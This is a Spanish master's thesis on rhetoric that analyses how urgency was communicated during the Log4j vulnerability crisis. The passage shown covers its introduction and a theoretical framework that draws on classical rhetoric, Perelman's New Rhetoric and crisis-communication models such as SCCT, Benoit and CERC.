Universidad Internacional de La Rioja
Facultad de Ciencias Sociales y Humanidades

Máster Universitario en Retórica y Oratoria

La retórica de la urgencia: estrategias argumentativas en la comunicación de riesgos tecnológicos. El caso *Log4j* como paradigma de la transformación digital

Trabajo fin de estudio presentado por:	Miguel Ángel García Rueda
Tipo de trabajo:	Retórica contemporánea, análisis, aplicación
Director/a:	Pedro J. Plaza González
Fecha:	14/07/2025

Resumen

Este trabajo explora las tácticas persuasivas utilizadas en la comunicación de emergencias tecnológicas, centrándose en el caso de la vulnerabilidad *Log4j* (*Log4Shell*) descubierta a finales de 2021. La investigación analiza lo que se denomina «retórica de la urgencia», es decir, cómo se construyen mensajes para provocar acciones inmediatas frente a amenazas digitales críticas. Se han examinado comunicados oficiales, artículos técnicos y declaraciones de expertos para observar cómo se combinan la credibilidad, la emoción y la lógica para convencer sin causar alarma. El estudio revela las estrategias que usaron las organizaciones para transmitir la gravedad de esta falla que afectó a sistemas en todo el mundo.

El análisis detallado muestra cómo las empresas y expertos en seguridad lograron un delicado equilibrio: alertar sobre la urgencia del problema sin generar pánico, explicar cuestiones técnicas complejas de forma comprensible y motivar a la acción rápida sin parecer alarmistas. Se identifican patrones en el uso del lenguaje, la estructura de los argumentos y las apelaciones emocionales que resultaron más efectivas.

Como resultado, se propone una guía práctica para comunicar eficazmente futuras crisis de ciberseguridad, útil para directivos y equipos de comunicación que deban explicar problemas técnicos complejos en situaciones de incertidumbre. Esta guía no solo ofrecerá recomendaciones generales, sino también ejemplos concretos y plantillas adaptables a diferentes escenarios de crisis tecnológica.

Palabras clave: Transformación digital, Comunicación riesgos, Persuasión, Llamado a la acción, Ciberseguridad

Abstract

This paper explores persuasive tactics used in technological emergency communication, focusing on the *Log4j* vulnerability (*Log4Shell*) discovered in late 2021. The research analyzes the "rhetoric of urgency" examining how messages are constructed to provoke immediate action against critical digital threats. Official statements, technical articles, and expert declarations were examined to observe how credibility, emotion, and logic are combined to convince without causing alarm. The study reveals strategies organizations used to convey the severity of this flaw affecting systems worldwide.

Detailed analysis shows how companies and security experts achieved a delicate balance: alerting about the problem's urgency without generating panic, explaining complex technical issues comprehensibly, and motivating quick action without appearing alarmist. Patterns in language use, argument structure, and emotional appeals that proved most effective are identified.

As a result, a practical guide for effectively communicating future cybersecurity crises is proposed, useful for managers and communication teams who must explain complex technical problems in uncertain situations. This guide not only offers general recommendations but also concrete examples and templates adaptable to different technological crisis scenarios.

Keywords: Digital Transformation, Risk Communication, Persuasion, Call to Action, Cybersecurity

Índice de contenidos

Índice de figuras

Índice de tablas

1. INTRODUCCIÓN

1.1. CONTEXTO Y JUSTIFICACIÓN

En la era de la transformación digital, las organizaciones se enfrentan a riesgos tecnológicos sin precedentes. El caso de la vulnerabilidad *Log4j*, descubierta en diciembre de 2021, ejemplifica cómo una falla en un componente de *software* puede tener repercusiones globales. Este incidente no solo reveló vulnerabilidades técnicas, sino también desafíos comunicativos críticos, que pusieron a prueba la capacidad de los actores implicados para informar con rapidez, claridad y responsabilidad.

Otros casos similares en la última década muestran un patrón recurrente. Vulnerabilidades como *Heartbleed* (2014), que afectó a la seguridad del cifrado TLS, o ataques como *WannaCry* (2017), que paralizó servicios hospitalarios y gubernamentales en más de ciento cincuenta países, generaron una urgencia comunicativa comparable. En ambos casos, la gestión del discurso fue clave para evitar el pánico y movilizar a las organizaciones hacia la acción. Estos incidentes, ampliamente analizados en la literatura sobre ciberseguridad y comunicación de crisis (Durumeric *et al.*, 2014; Coombs, 2015), permiten enmarcar *Log4j* como parte de una tendencia creciente, en la que la respuesta retórica se vuelve tan crucial como la solución técnica.

En este contexto, el presente trabajo propone analizar la retórica de la urgencia como un enfoque útil para estudiar cómo se comunican crisis tecnológicas de alta severidad, partiendo de un marco conceptual que conecta tradición retórica, modelos de comunicación de crisis y ética discursiva.

1.2. OBJETIVO GENERAL Y OBJETIVOS ESPECÍFICOS

1.2.1. Objetivo general

Analizar en profundidad el caso Log4j como paradigma de crisis tecnológica para desarrollar un modelo teórico-práctico de comunicación de urgencia.

1.2.2. Objetivos específicos

- Analizar las estrategias retóricas en la comunicación de la crisis *Log4j*.
- Examinar la articulación discursiva de la «urgencia» en contextos tecnológicos.

- Determinar patrones argumentativos efectivos en la crisis.
- Proponer un protocolo de comunicación para futuras vulnerabilidades críticas.

1.3. ENFOQUE TEÓRICO Y METODOLÓGICO

Este trabajo se fundamenta en la retórica clásica y moderna, la teoría de la argumentación y los estudios de comunicación de crisis.

Se adopta un estudio cualitativo porque la vulnerabilidad Log4j, emblemática y transversal, constituye un «episodio límite» que permite observar de forma concentrada la construcción de mensajes de urgencia en un escenario real de alto impacto.

La metodología combina:

- Estudio de caso de la vulnerabilidad Log4j.
- Análisis retórico-discursivo de comunicados oficiales y cobertura mediática, un enfoque ampliamente validado en la literatura especializada;
- Desarrollo de un modelo práctico basado en los hallazgos.

1.4. ESTRUCTURA DEL TFM

El trabajo se organiza en cinco capítulos: introducción, marco teórico, estudio de caso: Log4j, propuesta práctica y conclusiones (que integran las limitaciones del estudio y las líneas de prospectiva), seguido de las referencias bibliográficas y los anexos.

1.5. RELEVANCIA Y ORIGINALIDAD DEL TRABAJO

Este Trabajo Fin de Máster se sitúa en la confluencia de disciplinas tradicionalmente disociadas: la retórica clásica y contemporánea, la comunicación de crisis, la ciberseguridad y la ética del discurso. Su relevancia radica en demostrar que los principios retóricos no solo siguen siendo vigentes en contextos técnicos, sino que son indispensables para comprender cómo se articulan los mensajes en situaciones de urgencia digital.

La originalidad del trabajo reside en aplicar el concepto de retórica de la urgencia —desarrollado recientemente por autores como Svendsen (2008, pp. 109-126)— a un caso paradigmático del ámbito de la ciberseguridad: la crisis derivada de la vulnerabilidad *Log4j* (*CVE*-2021-44228). Aunque existen estudios sobre los aspectos técnicos y operativos del

incidente (*Cyber Safety Review Board*, 2022; ENISA[1], 2022), son escasas las investigaciones que analicen cómo se construyó discursivamente la urgencia, desde el *ethos* técnico hasta las estrategias de persuasión institucional.

Esta investigación contribuye, por tanto, a llenar un vacío teórico al integrar modelos argumentativos (Aristóteles, 2004; Perelman & Olbrechts-Tyteca, 1989) y marcos de comunicación de crisis (Coombs, 2015; CDC, 2018). La dimensión ética se aborda desde la propuesta de la ética cordial de Adela Cortina (2007), que supera las limitaciones de una racionalidad puramente procedimental al incorporar los valores, las virtudes y las emociones en el análisis del discurso. Así, el TFM no solo enriquece el campo de estudios retóricos, sino que propone una herramienta conceptual útil para el diseño futuro de protocolos comunicativos en crisis tecnológicas. La propuesta de un modelo práctico ofrece valor tangible para profesionales de la comunicación en crisis tecnológicas, llenando un vacío en la intersección entre humanidades y tecnología.

[1] Ver glosario en Anexo B.

2. MARCO TEÓRICO

El presente capítulo tiene como objetivo establecer el marco conceptual necesario para comprender la dinámica retórica aplicada a la comunicación de riesgos tecnológicos en situaciones de urgencia. La transformación digital ha incrementado exponencialmente la velocidad y el impacto de las crisis tecnológicas, haciendo imprescindible un análisis riguroso de los fundamentos retóricos que guían la persuasión en estos contextos.

A partir de una revisión crítica de las fuentes clásicas y contemporáneas, este capítulo abordará los principios básicos de la retórica (*ethos*, *pathos* y *logos*), las aportaciones de la *Nueva Retórica* de Perelman y Toulmin (2007), los principales modelos teóricos de comunicación de crisis, y la conceptualización de la retórica de la urgencia. Asimismo, se analizará la aplicación específica de estos conceptos al ámbito tecnológico, estableciendo una base sólida para el estudio de caso posterior y la propuesta práctica que se desarrollará en los capítulos siguientes.

Figura 1. Teorías retóricas en la comunicación de crisis

Fuente: Elaboración propia

2.1. RETÓRICA CLÁSICA Y CONTEMPORÁNEA

La persuasión constituye un elemento fundamental en la comunicación de riesgos tecnológicos, donde la efectividad discursiva determina la capacidad de movilización ante amenazas. Este capítulo explora los fundamentos persuasivos que, desde Aristóteles hasta los teóricos contemporáneos, proporcionan herramientas conceptuales para analizar y diseñar mensajes en contextos de urgencia. La transición desde la retórica clásica hacia enfoques más adaptados a la complejidad e incertidumbre modernas representa una evolución teórica esencial para abordar crisis tecnológicas donde factores como la temporalidad, la heterogeneidad de audiencias y la presión comunicativa exigen estrategias discursivas sofisticadas y éticamente fundamentadas.

2.1.1. *Ethos*, *pathos* y *logos*

La retórica clásica, codificada por Aristóteles en su Retórica (Libro I, cap. 2), identifica tres modos de persuasión que siguen vigentes en la comunicación actual —sobre todo en contextos de riesgo e incertidumbre—: (1) *ethos*, la credibilidad del emisor; (2) *pathos*, la movilización emocional del receptor; y (3) *logos*, la lógica y consistencia de los argumentos (Aristóteles, 2004, pp. 231-245). Estos tres pilares conforman un «triángulo persuasivo» cuyo equilibrio resulta imprescindible para la eficacia comunicativa (Perelman & Olbrechts-Tyteca, 1989, pp. 43-52; Toulmin, 2007, pp. 129-147). En crisis tecnológicas, donde el tiempo es limitado y la comprensión técnica heterogénea, articular adecuadamente *ethos*, *pathos* y *logos* favorece la adhesión a las recomendaciones y la gestión de la incertidumbre (Coombs, 2015, pp. 132-156; Reynolds & Seeger, 2005, p. 45; CDC, 2018, pp. 45-87).

2.1.1.1. *Ethos* en crisis tecnológicas

El *ethos* representa la imagen de competencia, honestidad y responsabilidad que proyecta quien comunica. En situaciones de crisis tecnológica, donde la incertidumbre genera ansiedad y necesidad de referentes confiables, el *ethos* se convierte en una condición previa para que el mensaje sea escuchado y aceptado (Aristóteles, 2004, pp. 231-245; Heath, 2010, pp. 229-241). La credibilidad técnica se consolida mediante la demostración de experiencia y profesionalidad en el dominio específico (Coombs & Holladay, 2012, pp. 20-37);

la transparencia al comunicar datos, procedimientos y limitaciones (*Centers for Disease Control and Prevention* [CDC], 2018, pp. 45-87; Covello, 2003, pp. 5-8); y la coherencia entre el discurso y las acciones adoptadas (Benoit, 2018, pp. 14-28; Coombs, 2015, pp. 132-156).

Aristóteles ya afirmaba que «el carácter moral que el orador demuestra en su discurso es, en sí mismo, un medio de persuasión» (2004, p. 231). En las crisis digitales, esta dimensión se refuerza no solo con la calidad del contenido, sino también con el tono, la actitud y la postura institucional del emisor (Reynolds & Seeger, 2005, pp. 43-55).

2.1.1.2. Pathos en mensajes de riesgo

El *pathos* alude a la dimensión emocional del mensaje y a su capacidad para resonar con las preocupaciones, miedos o motivaciones del receptor. En la comunicación de crisis es un factor clave para generar sentido de urgencia sin caer en el alarmismo. El equilibrio emocional se alcanza mediante:

1. El uso moderado de expresiones de alerta que comuniquen la gravedad sin inducir pánico (Centers for Disease Control and Prevention [CDC], 2018, pp. 45-87; Covello, 2003, pp. 5-8).
2. La empatía discursiva que reconozca las dificultades del público destinatario (Palttala *et al.*, 2012, pp. 27-37; Heath, 2010, pp. 229-241).
3. Y el diseño de mensajes que canalicen la ansiedad hacia la acción (Reynolds & Seeger, 2005, pp. 43-55; Sellnow & Sellnow, 2014, pp. 256-274).

Tal como señala Aristóteles, «la persuasión se produce cuando el orador logra poner al auditorio en la disposición emocional adecuada» (2004, p. 241). Esta disposición puede ser un catalizador poderoso para la acción, especialmente cuando las medidas a adoptar requieren esfuerzo o compromiso.

2.1.1.3. *Logos* en la argumentación técnica

El *logos* se refiere al componente racional del discurso, centrado en la exposición clara, ordenada y fundamentada de los argumentos. En la comunicación de riesgos tecnológicos resulta esencial para generar confianza en la información transmitida y orientar la toma de decisiones (Aristóteles, 2004, pp. 241-245; Coombs, 2015, pp. 132-156).

Se articula habitualmente mediante:

1. Presentación de hechos verificables — por ejemplo, indicadores técnicos o la cronología del incidente (Reynolds & Seeger, 2005, pp. 43-55; Bitzer, 1968, pp. 1-14).
2. Explicación lógica de causas y consecuencias — vincular el evento con sus factores desencadenantes y efectos previstos (Perelman & Olbrechts-Tyteca, 1989, pp. 43-52; Coombs, 2015, pp. 132-156).
3. Formulación de recomendaciones claras, justificadas y operativas — indicar qué hacer, por qué y con qué prioridad (CDC, 2018, pp. 45-87; Covello, 2003, pp. 5-8).

Como expone Aristóteles, «el *logos* persuade demostrando, o pareciendo demostrar, que algo es verdadero» (2004, p. 245). En el plano tecnológico, esto implica traducir información compleja en argumentos accesibles y verificables sin sacrificar precisión.

2.1.2. La nueva retórica

La evolución de la retórica desde sus raíces clásicas hasta las teorías contemporáneas ha generado nuevos marcos para comprender cómo se construyen discursos persuasivos en contextos de incertidumbre. La denominada «*Nueva Retórica*», desarrollada principalmente por Chaïm Perelman y Lucie Olbrechts-Tyteca en su obra «Tratado de la argumentación» (1958/1989), plantea un giro decisivo: ya no se trata de demostrar verdades universales, sino de obtener la adhesión del auditorio mediante argumentos razonables, adaptados a situaciones específicas.

Este cambio de enfoque resulta especialmente pertinente en la comunicación de crisis tecnológicas, donde la efectividad del mensaje no depende únicamente de su validez lógica, sino de su capacidad para ser aceptado y movilizar a públicos diversos. La retórica deja de ser un arte orientado exclusivamente a la forma del discurso y pasa a entenderse como una técnica contextual de construcción de sentido compartido.

2.1.2.1. La adhesión como criterio de eficacia

Perelman sostiene que el objetivo último de toda argumentación es lograr la adhesión del auditorio a una tesis determinada. Esta idea implica desplazar el foco del emisor al receptor: lo relevante no es tanto lo que se dice, sino lo que el público está dispuesto a aceptar. En este sentido, el éxito comunicativo reside en construir argumentos que sean plausibles, verosímiles y operativos para los destinatarios.

La noción de adhesión resulta fundamental en escenarios de crisis tecnológica, donde coexisten múltiples públicos con niveles dispares de competencia técnica. No basta con ofrecer datos o explicaciones racionales: es necesario configurar un mensaje que sea significativo, creíble y accionable para cada tipo de auditorio.

2.1.2.2. Tipos de auditorio y segmentación retórica

Perelman y Olbrechts-Tyteca (1989, pp. 43-52) distinguen dos grandes tipos de auditorio: (1) el particular, conformado por un grupo específico al que se dirige el discurso (por ejemplo, técnicos de sistemas, directivos de seguridad o usuarios finales), y (2) el universal, entendido como una audiencia idealizada que representa la razón crítica y ética.

Esta distinción permite diseñar estrategias argumentativas adaptadas: mientras que el auditorio particular requiere un lenguaje especializado, precisión técnica y soluciones operativas, el auditorio universal exige argumentos éticos, principios de responsabilidad y transparencia discursiva. La segmentación del discurso se convierte así en una condición de posibilidad para lograr la adhesión simultánea de audiencias heterogéneas.

2.1.2.3. Técnicas de argumentación contextual

La *Nueva Retórica* ofrece un repertorio amplio de recursos discursivos para construir argumentos eficaces. Entre las técnicas más relevantes en contextos de crisis destacan:

(1) Asociación: Vincular hechos, datos o conceptos mediante relaciones lógicas (por ejemplo, asociar una vulnerabilidad a una amenaza concreta).

(2) Disociación: Separar conceptos habitualmente confundidos para clarificar la posición del emisor (por ejemplo, diferenciar entre «riesgo potencial» y «riesgo inminente»).

(3) Ampliación: Enfatizar la magnitud o relevancia de un problema para justificar la acción urgente.

(4) Reducción: Minimizar la complejidad o el alcance técnico para facilitar la comprensión por parte de públicos no especializados.

Estas técnicas permiten moldear el mensaje según las características del auditorio y las exigencias del contexto. Su uso estratégico facilita la persuasión sin necesidad de recurrir al alarmismo o a la sobrecarga informativa.

2.1.2.4. Implicaciones para la comunicación de crisis

La *Nueva Retórica* introduce una perspectiva especialmente útil para las crisis tecnológicas: la argumentación no es un proceso cerrado ni abstracto, sino una práctica situada que debe adaptarse a los contextos sociotécnicos en los que se inscribe. Esto implica asumir que la comunicación efectiva requiere tanto conocimiento técnico como sensibilidad discursiva.

En un ecosistema informativo fragmentado, donde los mensajes circulan rápidamente y en múltiples formatos, la capacidad para construir discursos adaptativos, segmentados y éticamente consistentes es clave. La retórica de la urgencia, entendida como una aplicación práctica de estas ideas, se apoya precisamente en esta visión: no basta con saber qué decir, es imprescindible saber cómo decirlo, a quién, cuándo y con qué efectos esperados.

2.1.3. La velocidad como condicionante retórico en la era digital

En el contexto digital contemporáneo, la velocidad se ha convertido en un factor estructural que condiciona no solo la circulación de la información, sino también su construcción discursiva. En situaciones de crisis tecnológica, el tiempo disponible para diseñar y emitir mensajes eficaces se reduce drásticamente, transformando la urgencia en una variable retórica central.

La tradición retórica clásica ya identificaba la importancia del momento oportuno mediante el concepto de *kairós*, entendido como el «tiempo adecuado» para actuar discursivamente (Aristóteles, 2004, pp. 119-123; Bitzer, 1968, pp. 5-6; Castells, 2009, pp. 63-72). Este principio, rescatado por estudios contemporáneos como los de Bitzer, adquiere una relevancia renovada en entornos caracterizados por la inmediatez digital. La noción de «tiempo de flujo», desarrollada por Castells para describir la simultaneidad y aceleración propias de la comunicación en red, ofrece un marco adecuado para comprender cómo la temporalidad digital impacta la construcción de discursos. En una *cibercrisis*, no basta con qué se comunica o cómo se comunica: cuándo se comunica se convierte en un criterio decisivo para la eficacia persuasiva.

Esta presión temporal obliga a los emisores institucionales a adoptar formas discursivas preparadas con antelación (mensajes preaprobados, protocolos *transmedia*, simulacros comunicativos) que les permitan reaccionar con rapidez sin sacrificar coherencia o credibilidad. La retórica de la urgencia se inscribe, por tanto, en una lógica temporal específica donde la acción comunicativa debe ser simultáneamente estratégica y acelerada.

Desde esta perspectiva, el diseño de mensajes en crisis tecnológicas no puede desligarse de su ritmo de producción y recepción. El *ethos* se construye también en función de la rapidez con que se responde; el *pathos*, en cómo se modula la urgencia emocional en pocos segundos; y el *logos*, en la claridad inmediata de las instrucciones. La velocidad ya no es un contexto, sino un componente retórico en sí mismo.

2.2. COMUNICACIÓN DE CRISIS

Las crisis tecnológicas exigen respuestas comunicativas que sean simultáneamente claras, ágiles y estratégicas. En estos contextos de alta incertidumbre, donde la información evoluciona con rapidez y los públicos son diversos, la comunicación no puede ser improvisada: requiere de marcos teóricos que orienten la toma de decisiones discursivas. Este apartado revisa las principales teorías desarrolladas para la gestión comunicativa de crisis —como la SCCT, la teoría de Benoit y el modelo CERC[2]—, así como las adaptaciones necesarias en entornos digitales. El objetivo es establecer una base conceptual que permita comprender cómo se construyen mensajes eficaces en situaciones de emergencia tecnológica.

2.2.1. Teorías de comunicación de crisis

La comunicación de crisis constituye un campo de estudio interdisciplinar que ha generado modelos teóricos aplicables a contextos sanitarios, políticos, económicos y, más recientemente, tecnológicos. Estos marcos permiten comprender cómo las organizaciones deben responder discursivamente ante situaciones de riesgo, incertidumbre o daño reputacional.

A efectos del presente trabajo se revisan tres marcos teóricos clave para analizar incidentes como *Log4j*:

1. Teoría Situacional de la Comunicación de Crisis (*Situational Crisis Communication Theory*, SCCT), de Timothy Coombs, que clasifica las crisis según la responsabilidad percibida y asigna estrategias discursivas acordes (Coombs, 2015, pp. 132-156).

[2] Ver glosario en Anexo B.

2. Teoría de reparación de imagen, de William Benoit, centrada en cómo las organizaciones restauran su credibilidad tras un fallo mediante cinco estrategias básicas y sus variantes tácticas (Benoit, 2018, pp. 14-28).

3. Modelo CERC (*Crisis and Emergency Risk Communication*), desarrollado por los CDC, que organiza la comunicación a lo largo de todas las fases —preparación, inicio, mantenimiento, resolución y evaluación— y subraya principios como «ser primero, ser preciso y ser creíble» (CDC, 2018, pp. 45-87).

La elección de estos marcos responde a su complementariedad: mientras la SCCT introduce criterios estratégicos basados en la percepción pública, la teoría de Benoit descompone las posibles respuestas retóricas y el modelo CERC estructura el proceso comunicativo en el tiempo. Su integración permitirá articular un enfoque sólido y adaptativo para la comunicación en crisis tecnológicas, como se desarrollará en los epígrafes siguientes.

2.2.1.1. Teoría de reparación de imagen (*Image Restoration Theory*)

La *Image Restoration Theory* fue desarrollada por William L. Benoit (1995; 2018) con el objetivo de analizar cómo las organizaciones o individuos responden discursivamente cuando su reputación se ve amenazada. Esta teoría parte del supuesto de que, ante una acusación o percepción de daño, el emisor se ve motivado a justificar su conducta para restaurar su imagen pública.

Benoit (2018, pp. 14-28) identifica cinco grandes estrategias retóricas, cada una subdividida en tácticas más específicas:

1. Negación: Rechazar la existencia del acto o transferir la culpa a otro agente.
2. Evasión de responsabilidad: Atribuir el hecho a factores externos, falta de control o buenas intenciones.
3. Reducción de la ofensividad: Minimizar el daño, atacar la credibilidad del acusador, diferenciar el acto de otros peores o compensar a los afectados.
4. Acción correctiva: Prometer y/o implementar medidas para corregir el problema y evitar su repetición.
5. Mortificación: Reconocer el error y pedir disculpas explícitamente.

La elección de la estrategia depende de variables como la gravedad percibida del hecho, el nivel de evidencia disponible, el historial del emisor y la composición del público objetivo. En situaciones de crisis tecnológica, donde el componente reputacional es especialmente sensible, esta teoría permite descomponer los mensajes institucionales y evaluar su efectividad en términos de restauración de confianza.

Aplicada a casos como *Log4j*, esta teoría ayuda a entender por qué algunas entidades optaron por negar inicialmente la magnitud del problema, mientras otras adoptaron un enfoque proactivo, reconociendo la vulnerabilidad y comunicando públicamente las acciones emprendidas. El análisis de estas respuestas revela los marcos retóricos que subyacen en la gestión discursiva de las crisis tecnológicas.

2.2.1.2. Modelo CERC ("*Crisis and Emergency Risk Communication*»)

El modelo CERC fue desarrollado por los *Centros para el Control y la Prevención de Enfermedades* (CDC) de Estados Unidos como un enfoque integral para gestionar la comunicación en situaciones de emergencia. Aunque surgió en el ámbito sanitario, ha sido progresivamente adoptado en otros entornos de riesgo, incluida la ciberseguridad, debido a su aplicabilidad práctica y estructurada.

El modelo CERC se organiza en cinco fases secuenciales que reflejan la evolución temporal de una crisis:

1. Precrisis: Se enfoca en la preparación institucional. Incluye la identificación de portavoces, la creación de protocolos de comunicación y la formación interna.
2. Inicio de la crisis: Es la etapa donde la información debe ser confirmada y difundida con rapidez. Se priorizan mensajes simples, coherentes y repetitivos para reducir la incertidumbre inicial.
3. Mantenimiento: Implica actualizaciones frecuentes, inclusión de información técnica más detallada, y la gestión activa de rumores o desinformación.
4. Resolución: Se orienta a la normalización de la situación. Incluye el cierre progresivo de los canales de crisis, la evaluación de daños y la comunicación de los próximos pasos.

5. Evaluación: Tiene un carácter retrospectivo. Se analiza el desempeño comunicativo, se recopilan aprendizajes y se ajustan los protocolos futuros.

A diferencia de otros modelos centrados en el contenido del mensaje o en la estrategia reputacional, el modelo CERC se distingue por su enfoque procesual y anticipatorio. Subraya la importancia de planificar antes de la crisis y de mantener la coherencia institucional durante todo el ciclo.

En crisis tecnológicas como la de *Log4j*, las fases del CERC tienden a solaparse debido a la rapidez del impacto. La información puede fluir en minutos, y las fases de inicio, mantenimiento y resolución se compactan. No obstante, el modelo sigue siendo útil como guía estructural, especialmente si se adapta a los ritmos y particularidades del entorno digital.

Además, el CERC introduce principios clave para una comunicación efectiva: (1) ser primero, (2) ser preciso, (3) ser creíble, (4) expresar empatía, (5) promover acciones concretas y (6) mostrar respeto. Estos valores son plenamente aplicables a la gestión retórica de crisis tecnológicas, donde la confianza, la acción informada y el respeto a los receptores son elementos esenciales del *ethos* institucional.

2.2.1.3. Síntesis de modelos y su aplicación a crisis tecnológicas

La *teoría* situacional de la comunicación de crisis (SCCT), la Teoría de reparación de imagen y el modelo CERC representan enfoques complementarios para abordar la comunicación en situaciones críticas. Cada uno aporta dimensiones particulares que, integradas, permiten construir un marco retórico más robusto para la gestión de crisis tecnológicas.

La SCCT enfatiza la adecuación estratégica del mensaje según la percepción de responsabilidad. Su utilidad radica en ofrecer criterios para elegir la postura comunicativa adecuada (defensiva, correctiva, empática), lo cual tiene implicaciones directas sobre el *ethos* del emisor.

La teoría de Benoit permite descomponer el discurso organizacional en sus componentes retóricos, facilitando el análisis y diseño de estrategias comunicativas según el tipo de amenaza reputacional. Ofrece un mapa retórico que abarca desde la negación hasta la mortificación, cubriendo así un amplio espectro de respuestas posibles.

Por su parte, el modelo CERC introduce una dimensión temporal y operativa que resulta clave en entornos tecnológicos: la comunicación no es un acto aislado, sino un proceso que debe anticiparse, estructurarse y evaluarse. Sus fases, aunque lineales en su diseño original, pueden reinterpretarse como módulos adaptables a incidentes de alta velocidad y complejidad, como es el caso de una vulnerabilidad de día cero.

En conjunto, estos modelos permiten construir una matriz comunicativa que combina:

1. Estrategia de fondo (SCCT): grado de responsabilidad percibida y tono institucional.
2. Estrategias retóricas (Benoit): repertorio de respuestas discursivas disponibles.
3. Fases operativas (CERC): planificación y coherencia temporal del discurso.

Esta integración favorece la elaboración de mensajes eficaces tanto en términos persuasivos como operativos. En escenarios como el de *Log4j*, donde una amenaza técnica se superpone con la exigencia de transparencia pública, esta articulación permite construir discursos que no solo informan, sino que orientan, movilizan y preservan la confianza institucional. Esta aproximación será empleada en el capítulo 3 para descomponer y analizar la respuesta comunicativa de distintos actores frente a dicha crisis, evaluando la pertinencia de sus estrategias discursivas y su adecuación a teóricos revisados.

2.2.2. Gestión de crisis en entornos digitales

Las crisis tecnológicas digitales presentan características comunicativas singulares que desafían los modelos tradicionales de gestión de crisis. La inmediatez con la que se propagan las amenazas, la multiplicidad de canales de difusión y la fragmentación del ecosistema informativo exigen enfoques retóricos y estratégicos más flexibles, adaptativos y éticamente conscientes. Esta sección analiza los elementos distintivos de este entorno y propone principios operativos y criterios éticos para una comunicación eficaz en escenarios de alta incertidumbre tecnológica.

2.2.2.1. Rasgos distintivos del entorno digital

Las crisis tecnológicas se desarrollan en un entorno comunicativo profundamente transformado por la digitalización. A diferencia de las crisis tradicionales —como las sanitarias, naturales o industriales—, los incidentes digitales presentan una serie de rasgos distintivos que condicionan tanto la naturaleza de la amenaza como las estrategias discursivas necesarias

para su gestión. Diversos autores y organismos especializados han destacado la singularidad del ecosistema digital en términos de velocidad, complejidad, fragmentación y globalidad.

- Velocidad de propagación: Las vulnerabilidades tecnológicas, especialmente aquellas asociadas a *software* ampliamente utilizado pueden ser explotadas de forma global en cuestión de minutos. Esta aceleración impone una presión inédita sobre los equipos de respuesta y los responsables de comunicación. Según ENISA (2022), el intervalo medio entre la detección de una vulnerabilidad crítica y su explotación activa ha disminuido a menos de 48 horas, lo que exige una reacción casi inmediata. Floridi (2014) lo denomina "hiper-velocidad digital», un ritmo que trastoca los ciclos clásicos de gestión de crisis.
- Complejidad técnica: La naturaleza altamente especializada de muchas amenazas cibernéticas dificulta su comprensión por parte de públicos no técnicos. Como indica Covello (2003), en contextos de alta incertidumbre, la dificultad técnica puede erosionar la confianza si no se acompaña de estrategias claras de traducción comunicativa. Este desafío obliga a diseñar mensajes segmentados que equilibren precisión con comprensibilidad.
- Multiplicidad de actores y narrativas: En el ámbito digital intervienen múltiples *stakeholders*: desarrolladores de código abierto, grandes plataformas tecnológicas, agencias gubernamentales, medios de comunicación, comunidades técnicas, y usuarios finales. Esta pluralidad genera un ecosistema narrativo fragmentado, donde la coordinación interinstitucional y la coherencia discursiva son especialmente difíciles (CERC, CDC, 2018).
- Interdependencia global: Las infraestructuras tecnológicas están profundamente interconectadas. Una vulnerabilidad detectada en una biblioteca de código abierto puede afectar a sistemas críticos de escala mundial. Tal como advierte Beck (1999), los riesgos tecnológicos modernos son de "alcance global, tiempo comprimido y consecuencias difíciles de delimitar». La lógica de la interdependencia exige que la comunicación sea simultáneamente local y global, técnica y política, reactiva e institucional.

En suma, las crisis tecnológicas no solo implican amenazas técnicas, sino también entornos discursivos complejos que exigen competencias retóricas especializadas. Comprender estos

rasgos distintivos resulta esencial para diseñar estrategias de comunicación eficaces y éticamente responsables.

2.2.2.2. Principios operativos para una comunicación eficaz

Ante los desafíos específicos del entorno digital, diversos estudios y guías de comunicación de crisis han propuesto principios operativos que orientan la acción comunicativa en escenarios de alta presión, complejidad técnica y multiplicidad de audiencias. Estas recomendaciones no se limitan a lo procedimental, sino que tienen una clara dimensión retórica: estructurar el mensaje de forma que sea comprensible, creíble y movilizador.

- Segmentación del discurso: Adaptar el contenido del mensaje a los distintos perfiles del público receptor es una premisa fundamental. Según Heath y O'Hair (2020), la comunicación eficaz en crisis debe tener en cuenta la diversidad de conocimientos, responsabilidades e intereses. Por ejemplo, un mismo incidente puede requerir un comunicado técnico para administradores de sistemas, un aviso práctico para usuarios, y un mensaje estratégico para directivos. Esta lógica de audiencias múltiples también es recogida por el modelo CERC (CDC, 2018), que enfatiza la necesidad de adecuación discursiva.
- Claridad jerárquica: La información debe organizarse por niveles de urgencia y relevancia, priorizando las acciones concretas por encima de las explicaciones. Fink (1986, pp. 54-63) propone una estructura piramidal: en la cúspide, qué hacer; luego, por qué hacerlo; y finalmente, cómo hacerlo. Esta jerarquía reduce la sobrecarga cognitiva y favorece la respuesta inmediata.
- Visualización del riesgo: En escenarios de alta tecnificación, la representación gráfica del problema —diagramas, flujos de ataque, matrices de impacto— puede facilitar la comprensión y toma de decisiones. Según Reynolds y Seeger (2005, pp. 46 y 49-50), los recursos visuales contribuyen a reducir la ansiedad y permiten identificar rápidamente las prioridades de acción.
- Coherencia *transmedia*: En un ecosistema mediático fragmentado, mantener una narrativa coherente en todos los canales (web, redes sociales, notas de prensa, foros técnicos) es esencial para conservar el *ethos* institucional. La contradicción o el desfase entre plataformas puede erosionar la credibilidad del emisor, especialmente en contextos donde la confianza es crítica (Coombs & Holladay, 2012, pp. 20-37).

- Modularidad temporal: Las crisis digitales evolucionan rápidamente, por lo que la comunicación debe organizarse en módulos temporales que puedan ser activados en función del desarrollo de los hechos. Como indican Veil *et al.* (2011, pp. 112-113), este modularidad permite ajustar los mensajes sin improvisar, manteniendo consistencia y adaptabilidad.

Estos principios operativos no pretenden estandarizar la comunicación de crisis tecnológica, sino proporcionar un marco flexible que permita diseñar mensajes eficaces, creíbles y éticamente sólidos en un entorno marcado por la urgencia, la incertidumbre y la exposición pública.

2.2.2.3. Requisitos éticos y estratégicos

En la comunicación de crisis tecnológicas, la eficacia persuasiva no puede desligarse de la dimensión ética. Cada mensaje difundido en una situación de riesgo implica decisiones que afectan no solo a la comprensión técnica del problema, sino también a la confianza pública, la protección de intereses colectivos y la responsabilidad institucional. Diversos autores han insistido en que la comunicación durante emergencias debe ser simultáneamente estratégica y ética (Reynolds & Quinn, 2008; Sellnow *et al.*, 2009).

